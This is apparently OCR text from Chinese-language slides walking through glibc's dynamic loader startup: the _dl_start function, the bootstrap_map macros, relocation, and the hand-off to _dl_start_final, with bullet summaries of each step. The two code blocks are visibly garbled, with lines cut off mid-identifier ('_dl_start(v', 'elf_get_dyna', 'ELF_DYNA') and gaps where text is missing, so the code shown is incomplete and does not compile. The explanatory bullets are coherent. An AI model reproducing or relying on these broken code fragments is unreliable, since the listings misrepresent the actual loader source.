
```
$ █
#define GL(name) _rtld_global._##name
#define bootstrap_map GL(dl_rtld_map) // _rtld_global._dl_rtld_map
#define BOOTSTRAP_MAP (&bootstrap_map) // &_rtld_global._dl_rtld_map
#define DONT_USE_BOOTSTRAP_MAP 1

static ElfW(Addr) __attribute_used__
    _dl_start(v
{
    bootstrap_m
    bootstrap_m                                             achine_dynamic();
    elf_get_dyn

    if (bootstrap_map.l_addr || !bootstrap_map.l_info[VALIDX(DT_GNU_PRELINKED)])
        ELF_DYNAMIC_RELOCATE(&bootstrap_map, 0, 0, 0);

    bootstrap_map.l_relocated = 1;
    ElfW(Addr) entry = _dl_start_final(arg);
    return entry;
}
```

ld 本身也需要透過 base + offset 的方式動態加載 function / data 的位址

$ DL Start

_dl_start

- 取得 ld base address
- 取得 dynamic section 位址
- 解析 dynamic entry 並且載入到對應的 l_info[ ] 當中
- 處理 dl 的 relocation
- 執行 _dl_start 的下半段 _dl_start_final




```
$ ▌
#define GL(name) _rtld_global._##name
#define bootstrap_map GL(dl_rtld_map) // _rtld_global._dl_rtld_map
#define BOOTSTRAP_MAP (&bootstrap_map) // &_rtld_global._dl_rtld_map
#define DONT_USE_BOOTSTRAP_MAP 1

static ElfW(Addr) __attribute_used__
    _dl_start(void *arg)
{
    bootstrap_map.l_addr = elf_machine_load_address();
    bootstrap_map.l_ld = (void *)bootstrap_map.l_addr + elf_machine_dynamic();
    elf_get_dyna

    if (bootstra                                                  LIDX(DT_GNU_PRELINKED)])
        ELF_DYNA

    bootstrap_map.l_relocated = 1;
    ElfW(Addr) entry = _dl_start_final(arg);
    return entry;
}
```

下半段的 function 更複雜，因此拆成一個 function 出來寫

$ DL Start

_dl_start_final

- Cache ld 的 link_map
- 初始化 link_map 的 member
- 執行 OS-dependent 的 start function

